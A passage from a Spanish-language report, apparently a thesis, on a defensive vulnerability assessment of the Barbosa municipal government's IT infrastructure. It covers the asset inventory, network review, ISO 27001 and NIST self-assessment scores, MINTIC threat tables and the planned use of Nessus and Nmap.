- La oficina de TI cuenta con tres espacios en las tres sedes la entidad, se habilito un espacio en la sede principal cerca al cuarto técnico debido a que varias de las pruebas se van a desarrollar sobre los servidores. Se identifico espacio físico de las pruebas.
- Se escogió el horario de 6 pm a 10 pm para garantizar que todo más 90% de personal no estuviera realizando alguna tarea que pueda afectar en caso de algún inconveniente.



- Cada equipo de traslado a la oficina de tecnologías apenas se acabará la jornada laboral y se devolvió en la mañana antes de iniciar la jornada.
- Se garantizó la no afectación de los servicios de la entidad ya que las pruebas se hicieron en un ambiente controlado. En el caso donde podría haber alguna afectación se contempló la realización de la comprobación de las vulnerabilidades en un ambiente de pruebas.
- Se conto con un usuario y contraseña con privilegios administrativos y fue verificada como se muestra en la Figura 5.




Figura 5. Cuenta Verifica con privilegios.  
Fuente: Elaboración Propia (2020)

- Revisión de inventario de equipos y software: Para el levantamiento de información se tomaron 2 fuentes para luego realizar una verificación del inventario en el sitio:
  1. Tomar la información que la entidad pública en el plan estratégico de tecnologías de la información (PETI, 2020), Anexo 1.
  2. Tomar la información de una Auditoría realizada por Microsoft en diciembre 2019, Anexo 2.

De acuerdo con los datos recolectados y la verificación en físico de los equipos se pudo identificar alrededor de 200 unidades entre portátiles y pc de escritorios, teniendo en cuenta que en el 2019 la entidad desecho en su gran mayoría equipos obsoletos que tenía como sistema operativo Windows XP por equipos de última generación con Windows 10, dando como resultado lo mostrado en la Figura 6 que nos da un panorama del porcentaje de sistemas operativos en la entidad:




Figura 6. Sistemas operativos en los equipos de la Alcaldía Barbosa  
Fuente: Elaboración Propia (2020)

Teniendo en cuenta los Servidores y los demás equipos se identificaron los siguientes sistemas operativos en toda la red de la entidad: Windows server std 2003, Windows server std 2008, Windows server std 2012, Windows server std 2016, Windows Profesional 10, Windows Profesional 8, Windows Profesional 7, Oracle Linux y Linux Issabel.

En el levantamiento de información se evidencio que la entidad tiene equipos obsoletos legalizados con Windows 10 por lo que se pudo observar que dentro de todas las sedes la Alcaldía de Barbosa todavía tiene por lo menos un 20 % de equipos con pocas capacidades de hardware y que requiere cambiar por maquinas nuevas.

En cuanto al software o algunos servicios con el actualmente trabajan estos equipos el cual finalmente vamos a revisar las diferentes vulnerabilidades se procedió a identificar las diferentes versiones.

se encontró lo siguiente:

**Software Ofimática:** Home Business 2010, Office Standard 2013, Office Estándar 2016, Office Estándar 2019 y Office 365

**Bases de Datos:** Oracle y MySQL

**Servicios:** Quipux (Sistemas de Información de Movilidad o tránsito), Saimyr (Sistema de información contable, contratación y otros), QF DOCUMENT

(Sistemas de Información Web para Archivo Documental, Directorio Activo, DHCP, DNS, Planta telefónica IP, Máquinas Virtuales Hyper-V, Máquinas Virtuales Oracle VM, Antivirus Kaspersky, Sisben net (Sistemas de Información del Sisbén), Unidad NAS, Servidor de impresoras, Carpetas Compartidas, VLAN

Además, se encontraron otros dispositivos que hacen parte de la infraestructura de red: 1 Firewall Sonicwall, 2 Biométricos, 21 Impresoras, 3 routers Servicios de Wifi, 10 Switches Administrables.

**Revisión de la parte física de la red y lógica de la red:** Se realizó una inspección física de la red y se encontraron las siguientes recomendaciones:

- Puntos sin identificar en patch panel.
- Patchcord sin marcación.
- No hay certificación de la red (cableado, Puntos).
- Puntos sin servicios
- Patchcord no certificados
- Puntos sin marcación.
- Aire Acondicionado en mal estado.

Se procede a realizar un registro fotográfico como evidencia de las recomendaciones las cuales son identificadas en la Figura 7:





Figura 7. Registro Fotográfico infraestructura de red parte física  
Fuente: Elaboración Propia (2020)

Se tiene que toda la conexión entre equipos se realiza por medio de Cable UTP, el firewall tiene una conexión de Fibra óptica hacia internet de 120 Mbps y el centro de datos se enlaza con otras 3 sedes por medio de enlaces de Fibra dedicados quedando toda la entidad dentro la misma red. En el centro de datos se cuenta con 6 switches conectados en cascada y en dos sedes se tiene de a un solo switch y la otra se tiene 2 switches. Dichos dispositivos activos totalmente administrables tal como se muestra en la Figura 8:




Figura 8. Topología de red Alcaldía de Barbosa Antioquia (PETI, 2019)

En cuanto la parte lógica de la red es Ethernet y adicionalmente se configuraron las VLAN solo para separar servicio de voz y datos y los servicios que manejan la red se puede evidenciar en la Figura 1. En cuanto al direccionamiento se determina que este está bien debido a que tiene una máscara 255.255.252.0 lo cual se encuentra satisfaciendo la necesidad de actual de direcciones IP de todos los equipos de red (computadores, impresoras, biométricos) y cuenta con sobredimensionamiento de aproximadamente 50% a futuro.

También se procedió a realizar una prueba de velocidad y se tomaron como referencia las imágenes mostradas en la Figura 9 en donde se evidenciaron los siguientes resultados:





Figura 9. Pruebas de Velocidad de Navegación  
Fuente: Elaboración Propia (2020)

Es de resaltar que las pruebas se hicieron con características similares en puntos diferentes y en igual de condiciones donde se nota que hay puntos donde la navegación es un poco lenta y se cambia de punto el equipo mejora, como se dijo con anterioridad hay problemas en el cableado.

- Se revisa la herramienta de autodiagnóstico de MINTIC ya diligenciada por la Alcaldía de Barbosa, se comprende su funcionamiento para posteriormente validar la efectividad del escaneo y de los controles nuevos que quedaría planteados dentro del plan de seguridad de privacidad de la información de la entidad que actualmente también se encuentra en construcción. Se tendrá en este caso la información inicial de la herramienta con calificaciones muy bajas debido a que no hay documentación de controles, dicha información la podemos ver la Tabla 7 y 8 y en la Figura 10 y 11. ya que se hacen de forma preventiva y no hay la valoración de riesgos.

Esta herramienta es instrumento de identificación de la línea base de seguridad de la cual nos centraremos en solos 2 de 4 indicadores ya evaluados por la entidad. Para el primer indicador se requiere conocer la definición de sus valores de calificación que se explican claramente en la Tabla 6:

Tabla de Escala de Valoración de Controles		
Descripción	Calificación	Criterio
No Aplica	N/A	No aplica.
Inexistente	0	Total falta de cualquier proceso reconocible. La Organización ni siquiera ha reconocido que hay un problema a tratar. No se aplican controles.
Inicial	20	1) Hay una evidencia de que la Organización ha reconocido que existe un problema y que hay que tratarlo. No hay procesos estandarizados. La implementación de un control depende de cada individuo y es principalmente reactiva. 2) Se cuenta con procedimientos documentados pero no son conocidos y/o no se aplican.
Repetible	40	Los procesos y los controles siguen un patrón regular. Los procesos se han desarrollado hasta el punto en que diferentes procedimientos son seguidos por diferentes personas. No hay formación ni comunicación formal sobre los procedimientos y estándares. Hay un alto grado de confianza en los conocimientos de cada persona, por eso hay probabilidad de errores.
Efectivo	60	Los procesos y los controles se documentan y se comunican. Los controles son efectivos y se aplican casi siempre. Sin embargo es poco probable la detección de desviaciones, cuando el control no se aplica oportunamente o la forma de aplicarlo no es la indicada.
Gestionado	80	Los controles se monitorean y se miden. Es posible monitorear y medir el cumplimiento de los procedimientos y tomar medidas de acción donde los procesos no estén funcionando eficientemente.
Optimizado	100	Las buenas prácticas se siguen y automatizan. Los procesos han sido redefinidos hasta el nivel de mejores prácticas, basándose en los resultados de una mejora continua.

Tabla 6. Escala de valoración de controles del instrumento evaluación MPSI. (MINTIC, 2016)

No.	Evaluación de Efectividad de controles			EVALUACIÓN DE EFECTIVIDAD DE CONTROL
	DOMINIO	Calificación Actual	Calificación Objetivo	
A.5	POLITICAS DE SEGURIDAD DE LA INFORMACIÓN	10	100	INICIAL
A.6	ORGANIZACIÓN DE LA SEGURIDAD DE LA INFORMACIÓN	32	100	REPETIBLE
A.7	SEGURIDAD DE LOS RECURSOS HUMANOS	9	100	INICIAL
A.8	GESTIÓN DE ACTIVOS	14	100	INICIAL
A.9	CONTROL DE ACCESO	27	100	REPETIBLE
A.10	CRIPTOGRAFÍA	20	100	INICIAL
A.11	SEGURIDAD FÍSICA Y DEL ENTORNO	25	100	REPETIBLE
A.12	SEGURIDAD DE LAS OPERACIONES	23	100	REPETIBLE
A.13	SEGURIDAD DE LAS COMUNICACIONES	24	100	REPETIBLE
A.14	ADQUISICIÓN, DESARROLLO Y MANTENIMIENTO DE SISTEMAS	6	100	INICIAL
A.15	RELACIONES CON LOS PROVEEDORES	30	100	REPETIBLE
A.16	GESTIÓN DE INCIDENTES DE SEGURIDAD DE LA INFORMACIÓN	17	100	INICIAL
A.17	ASPECTOS DE SEGURIDAD DE LA INFORMACIÓN DE LA GESTIÓN DE LA CONTINUIDAD DEL NEGOCIO	40	100	REPETIBLE
A.18	CUMPLIMIENTO	31.5	100	REPETIBLE
<b>PROMEDIO EVALUACIÓN DE CONTROLES</b>		<b>22</b>	<b>100</b>	<b>REPETIBLE</b>

Tabla 7. Evaluación de efectividad de controles iniciales, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)



Figura 10. BRECHA ANEXO A ISO 27001:2013 inicial, Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)



Para el Segundo indicador se tiene:

MODELO FRAMEWORK CIBERSEGURIDAD NIST		
Etiquetas de fila ▾	CALIFICACIÓN ENTIDAD	NIVEL IDEAL CSF
IDENTIFICAR	26	100
DETECTAR	24	100
RESPONDER	17	100
RECUPERAR	7	100
PROTEGER	20	100

Tabla 8. Valores Modelo Ciberseguridad NIST inicial de la Alcaldía Barbosa en el instrumento evaluación MPSI. (MINTIC, 2016)




Figura 11. Calificación de la Alcaldía Barbosa NIST Ciberseguridad inicial de la Alcaldía de Barbosa. (MINTIC, 2016)

Revisando los valores que arroja el instrumento de autodiagnósticos en la Tabla 7 y 8 y la Figura 10 y 11 es fácil deducir que la Alcaldía de Barbosa se encuentra un nivel de seguridad muy bajo que requiere implementar planes de acción para proteger los sistemas de información de la entidad y que de manera inmediata requiere adoptar un modelo como el que se propone en esta estrategia para detectar, identificar y poder proteger los activos de información de posibles amenazas que se puede tener en nuestra infraestructura de red, además que este modelo sirve como punto inicial para otros procesos como es el caso de análisis de riesgos e implementación de controles.

Se realiza una lista controles en la Tabla 9 que el área TI maneja de forma preventiva y que se implementan como inventario inicial pero que no están soportados con ningún análisis de vulnerabilidades y ningún análisis de

riegos debido a que la Entidad no cuenta con ello, debido a que actualmente esta construcción porque de acuerdo con los lineamientos del gobierno la matriz de riesgos la debe hacer el Departamento Administrativo de Planeación para todos los procesos de entidad incluyendo el área de tecnología:

Aplicaciones	Se restringe la instalación por el personal Autorizado	Software
Red	Se restringe la modificación de parametros de red	Software
Papel Tapiz	Se restringe la modificación del papel Tapiz	Software
Reloj	Se restringe la modificacion de la de los equipo	Software
Aplicaciones	Se evalua los permisos del personal en la diferentes Aplicaciones y se le restringen las que no son de su competencia	Software
Usuarios	Se crea un usuario Personal por empleado y equipo	Software
Correos	Se crea un usuario Personal	Software
Licenciamiento	Se verifica que en la instalacion contenga el debido licenciamiento	Información
Actualización	Se progaman las actualizaciones de equipos	Software
Planta Telefonica	Se crear politicas de marcaciones dependiendo de los permisos asignados por la secretaria de servicios administrativos	Software
Impresoras	Control de usuario en la Impresión de documentos	Software
Internet	Control de Navegación por perfiles	Software
Perfiles	Asignar Privelegios a los perfiles usuarios de acuerdo a una autorizacion de los directivos	Software
Copias de Seguridad	Se realizan copias de seguridad y guardadas en otra sede	Area
Instalacion de Equipo	El desplazamiento de equipo solo lo hace personal autorizado por sistemas.	Area
Direcciones IP	Se tiene un rango direcciones para uso propio de los servicios de la entidad	Software
Depuracion Bases de datos	Cuando una persona deja de trabajar en la entidad se eilimina el su acceso a cualquier aplicación	Software
Contraseñas	deben de tener contraseñas seguras y periodicidad de cambio	Software

Tabla 9. Lista de Controles Alcaldía de Barbosa  
Fuente: Elaboración Propia (2020)

- La identificación de Activos de información: Para realizar una prueba de vulnerabilidades nos apoyamos en los lineamientos del gobierno nacional donde nos dice que es necesario tener un inventario de activos y listado de controles antes de iniciar pruebas como se muestra en la Tabla 9.

De acuerdos a los lineamientos que da MINTIC las vulnerabilidades se pueden identificar en las siguientes áreas:

- Organización.
- Procesos y procedimientos.
- Rutinas de gestión.

- Personal
- Ambiente físico
- Configuración del sistema de información.
- Hardware, software y equipos de comunicaciones.
- Dependencia de partes externas

Nosotros nos centraremos solo en el análisis de vulnerabilidades de software y equipos de comunicación.

De igual manera es importante tener presente lo que no dice la guía de riesgos (MINTIC, 2016) “La sola presencia de una vulnerabilidad no causa daños por sí misma, dado que es necesario que exista una amenaza presente para explotarla. Una vulnerabilidad que no tiene una amenaza puede no requerir la implementación de un control.”

Según la norma ISO 27000:2013 un activo es todo aquello que tiene valor para la entidad y que, por lo tanto, requiere de protección. La identificación de activos se debería llevar a cabo con un nivel adecuado de detalle que proporcione información suficiente para la valoración del riesgo.

Se procedió a realizar la identificación de algunos activos basándonos en la información contenida en el Anexo 4. Para poder identificar a qué tipo de activo de información se le realizaran las pruebas, lo cual la entidad debe realizar esta identificación de activos de información para todos sus procesos. Para el caso nuestro se va a realizar de manera generalizada solo con algunos de los activos de información identificados previamente en la Tabla 10:

Identificador Activo	Proceso o Area	Nombre del Activos	Descripción	Tipo
BAR-01	Hacienda, Contratacion, Administrativo.	SAIMYR	El manejo de información y procesos administrativos, financieros y de impuestos	Software
BAR-02	Movilidad	Quipux	Es un software diseñado para manejar todos los trámites y servicios que se realizan en la Secretaría de Movilidad	Software
BAR-03	Consulta de Archivo Historico	Aplicativo WEB Qtdocuemt	Es la herramienta de consulta del sistema de digitalización de documentos Document	Software
BAR-04	Toda la Entidad	Herramientas Ofimaticas	Herramientas que permiten idear, crear, manipular, transmitir y almacenar información necesaria en una oficina.	Software
BAR-05	Toda la Entidad	Sistemas Operativos	Es el software principal o conjunto de programas de un sistema informático que gestiona los recursos de hardware	Software
BAR-06	Tecnología	Bases de datos	Los datos almacenados por los diferentes sistemas de información enviados por las aplicaciones.	Informacion
BAR-07	Tecnología	Servidores	Equipo capaz de resolver las peticiones de diferentes equipos o clientes	Hardware
BAR-08	Tecnología	Equipos de Computo	El software es el conjunto de programas que indican al computador las tareas que debe realizar.	Hardware
BAR-09	Tecnología	Switches	Dispositivos que sirven para conectar los diferentes dispositivos a una red	Hardware

Tabla 10. Identificación Activos de Información Alcaldía de Barbosa  
Fuente: Elaboración Propia (2020)

Se procede a seleccionar los activos para realizar el respectivo análisis cumpliendo con todos requisitos para la ejecución de la prueba.

El área de TI de la Alcaldía de Barbosa define el siguiente formato que cumple con algunas especificaciones de cómo realizar la identificación de un activo como se muestra en la Figura 11 y se identifican los equipos para la realización de las pruebas dentro de los que están algunos que manejan procesos críticos de la entidad:

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-01-001	Servidor Aplicaciones	TI	SAIMYR	Información
<b>Descripción</b>	Conjunto de Aplicaciones para el manejo contable y Administrativo			
<b>Proceso</b>	Contabilidad, Nomina, Contratación, Impuestos, Ingresos			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-02-001	Servidor Aplicaciones	TI	Quipux	Información
<b>Descripción</b>	Conjunto de Aplicaciones Que Maneja tramites y servicios de Movilidad			
<b>Proceso</b>	Matriculas, Comparendos, Agentes, Cursos			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-03-001	Servidor web, DN, DHCP	TI	Qfdocument	Información
<b>Descripción</b>	Sistemas de digitalizacion de Documentos			
<b>Proceso</b>	Consulta de archivos historico digital			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-06-001	Servidor Base de Datos	TI	BD Sisben	Información
<b>Descripción</b>	Base de datos que Almacén los datos de interés de las personas que participan en el programa del SISBEN			
<b>Proceso</b>	Consulta y verificación de datos de los ciudadanos que están beneficiados en el Programa del SISBEN			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-07-001	Servidor Virtualización	TI	VM	Información
<b>Descripción</b>	Equipo que Administrar Virtualización Oracle VM			
<b>Proceso</b>	Monitoreo de Recursos de Virtualizados			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-07-002	Planta Telefonica	TI	Tel IP	Información
<b>Descripción</b>	Manejo de la telefonía de todo la entidad			
<b>Proceso</b>	Comunicación de Voz de la entidad con otras entidades o ciudadanos			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-08-001	Equipo Computo	Archivo	Radicación	Hardware
<b>Descripción</b>	Tramites de Archivo Central			
<b>Proceso</b>	Radicación de documentación, oficios, decretos o resoluciones.			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-08-002	Equipo Computo	Hacienda	Contabilidad 1	Hardware
<b>Descripción</b>	Tramites de Hacienda de Facturación			
<b>Proceso</b>	Revisión de los procesos contables o facturación			

ID Activo	Activo	Ubicación	Nombre del Activo	Tipo
BAR-08-004	Equipo Computo	TI	Soporte	Hardware
<b>Descripción</b>	Herramienta para realizar Soporte			
<b>Proceso</b>	Solución de los Soporte requeridos por los empleados			

Tabla 11. Equipos o Activos para Pruebas Alcaldía Barbosa.  
Fuente: Elaboración Propia (2020)

## 6.2 Identificar las vulnerabilidades con sus respectivas soluciones en algunos sistemas de información

Para cumplir con las tareas de este objetivo se iniciará los respectivos escaneos de vulnerabilidades teniendo en cuenta la información obtenida durante la primera fase teniendo como consideración las diferentes fuentes de las amenazas y vulnerabilidades conocidas que se presentan en la guía G7 gestión de riesgo de MINTIC donde tendremos como soporte o bases del análisis solo aquellas mencionadas en la parte de software como red e identificadas en la Tabla12.

De acuerdo con dicha guía en cuanto amenazas se pueden presentar:

FUENTE DE AMENAZA	MOTIVACION	ACCIONES AMENAZANTES
Pirata informático, intruso ilegal	Reto Ego Rebelión Estatus Dinero	<ul style="list-style-type: none"> <li>• Piratería</li> <li>• Ingeniería Social</li> <li>• Intrusión, accesos forzados al sistema</li> <li>• Acceso no autorizado</li> </ul>
Criminal de la computación	Destrucción de la información Divulgación ilegal de la información Ganancia monetaria Alteración no autorizada de los datos	<ul style="list-style-type: none"> <li>• Crimen por computador</li> <li>• Acto fraudulento</li> <li>• Soborno de la información</li> <li>• Suplantación de identidad</li> <li>• Intrusión en el sistema</li> </ul>
Terrorismo	Chantaje Destrucción Explotación Venganza Ganancia política Cubrimiento de los medios de comunicación	<ul style="list-style-type: none"> <li>• Bomba/Terrorismo</li> <li>• Guerra de la información</li> <li>• Ataques contra el sistema DDoS</li> <li>• Penetración en el sistema</li> <li>• Manipulación en el sistema</li> </ul>
Espionaje industrial(inteligencia, empresas, gobiernos)	Ventaja competitiva Espionaje económico	<ul style="list-style-type: none"> <li>• Ventaja de defensa</li> <li>• Ventaja política</li> <li>• Explotación económica</li> </ul>

extranjeros, otros intereses)		<ul style="list-style-type: none"> <li>• Hurto de información</li> <li>• Intrusión en privacidad personal</li> <li>• Ingeniería social</li> <li>• Penetración en el sistema</li> <li>• Acceso no autorizado al sistema</li> </ul>
Intrusos (Empleados con entrenamiento deficiente, descontentos, malintencionados, negligentes, deshonestos o despedidos)	Curiosidad Ego Inteligencia Ganancia monetaria Venganza Errores y omisiones no intencionales (ej. Error en el ingreso de datos, error de programación )	Asalto a un empleado Chantaje Observar información reservada Uso inadecuado del computador Fraude y hurto Soborno de información Ingreso de datos falsos o corruptos Interceptación Código malicioso Venta de información personal Errores en el sistema Intrusión al sistema Sabotaje del sistema Acceso no autorizado al sistema.

Tabla 12. Fuente de Amenazas Guía G7 Gestión de Riesgos (MINTIC, 2016)

Además, también nos enuncian algunas vulnerabilidades conocidas en Tabla 13 de las cuales son muy probable que hagan parte de nuestros resultados en el análisis de vulnerabilidades en las diferentes clases de activos:

<b>TIPO DE ACTIVO</b>	<b>EJEMPLOS DE VULNERABILIDADES</b>	<b>EJEMPLOS DE AMENAZAS</b>
<b>SOFTWARE</b>	Ausencia o insuficiencia de pruebas de software	Abuso de los derechos
	Defectos bien conocidos en el software	Abuso de los derechos
	Ausencia de "terminación de sesión" cuando se abandona la estación de trabajo	Abuso de los derechos
	Disposición o reutilización de los medios de almacenamiento sin borrado adecuado	Abuso de los derechos
	Ausencias de pistas de auditoria	Abuso de los derechos

	Asignación errada de los derechos de acceso	Abuso de los derechos
	Software ampliamente distribuido	Corrupción de datos
	En términos de tiempo utilización de datos errados en los programas de aplicación	Corrupción de datos
	Interfaz de usuario compleja	Error en el uso
	Ausencia de documentación	Error en el uso
	Configuración incorrecta de parámetros	Error en el uso
	Fechas incorrectas	Error en el uso
	Ausencia de mecanismos de identificación y autenticación, como la autenticación de usuario	Falsificación de derechos
	Tablas de contraseñas sin protección	Falsificación de derechos
	Gestión deficiente de las contraseñas	Falsificación de derechos
	Habilitación de servicios innecesarios	Procesamiento ilegal de datos
	Software nuevo o inmaduro	Mal funcionamiento del software
	Especificaciones incompletas o no claras para los desarrolladores	Mal funcionamiento del software



Ausencia de control de cambios eficaz	Mal funcionamiento del software
Descarga y uso no controlado de software	Manipulación con software
Ausencia de copias de respaldo	Manipulación con software
Ausencia de protección física de la edificación, puertas y ventanas	Hurto de medios o documentos
Fallas en la producción de informes de gestión	Uso no autorizado del equipo

<b>RED</b>	Ausencia de pruebas de envío o recepción de mensajes	Negación de acciones
	Líneas de comunicación sin protección	Escucha encubierta
	Tráfico sensible sin protección	Escucha encubierta
	Conexión deficiente de los cables	Fallas del equipo de telecomunicaciones
	Punto único de fallas	Fallas del equipo de telecomunicaciones
	Ausencia de identificación y autenticación de emisor y receptor	Falsificación de derechos
	Arquitectura insegura de la red	Espionaje remoto
	Transferencia de contraseñas en claro	Espionaje remoto
	Gestión inadecuada de la red (tolerancia a fallas en el enrutamiento)	Saturación del sistema de información
	Conexiones de red pública sin protección	Uso no autorizado del equipo

Tabla 13. Identificación de vulnerabilidades guía G7 (MINTIC, 2016)

Teniendo en cuenta que amenazas y vulnerabilidad se pueden presentar continuamos con siguiente fase de nuestra estrategia:

### Fase de descubrimiento

- Las herramientas que se utilizaran o pueden tener cuenta dependiendo del escenario son:

- Nessus: es el estándar mundial para la prevención de ataques de red, identificación de vulnerabilidades y detección de problemas de configuración que utilizan los hackers para entrar en la red.
- Nmap: es uno de los escáneres de red más usados en la actualidad, por su eficacia, sencillez de uso y los escasos recursos que necesita para realizar su función. Principalmente realiza escaneos de puertos abiertos en un sistema. Será un pilar fundamental si estamos a cargo de un servidor y queremos ver por dónde podría accederse, o lo que viene siendo lo mismo, si somos responsables de la seguridad de éste. Se trata de una de las primeras herramientas que se usan al realizar una auditoría, ya que es rápida y fiable para una valoración inicial.

A los activos de información a los que se le realizara las pruebas son aquellos que cumplan lo siguiente:

- Aplicativo WEB
- Bases Datos
- Herramientas Ofimáticas
- Sistemas Operativos
- Servidor contengan servicios de red: DNS, Directorio Activo.
- Manejen Aplicaciones externas/internas.

Se realiza la instalación de las herramientas para garantizar el éxito de las pruebas.

Una vez comprobada la instalación de la herramienta Nessus versión 8.1, la herramienta te clasifica las vulnerabilidades encontradas en 5 niveles gravedad dependiendo del nivel de importancia, ver Figura 12:

## Vulnerabilities




Figura 12. Niveles de las vulnerabilidades Nessus 8.1  
Fuente: Elaboración Propia (2020)

Estos niveles de la Figura 12 son muy similares en otras herramientas utilizadas para escanear.

Se realiza una descripción del problema y nos muestra o guía sobre la posible solución. No todas las vulnerabilidades encontradas pueden tener solución, pero si debemos documentarnos para generar posibles controles que nos puedan disminuir tanto el impacto como la probabilidad de riesgos. Se escogerán Algunas vulnerabilidades críticas de los diferentes escaneos para poderle hacer el respectivo análisis y poder adecuar un control necesario para mitigar que quede como procedimiento para cuando se trabajen con activos del mismo tipo.

Se procede con cada una de las pruebas a diferentes activos de información como se identifican en la Tabla 11 y se muestran en la Figura 13:

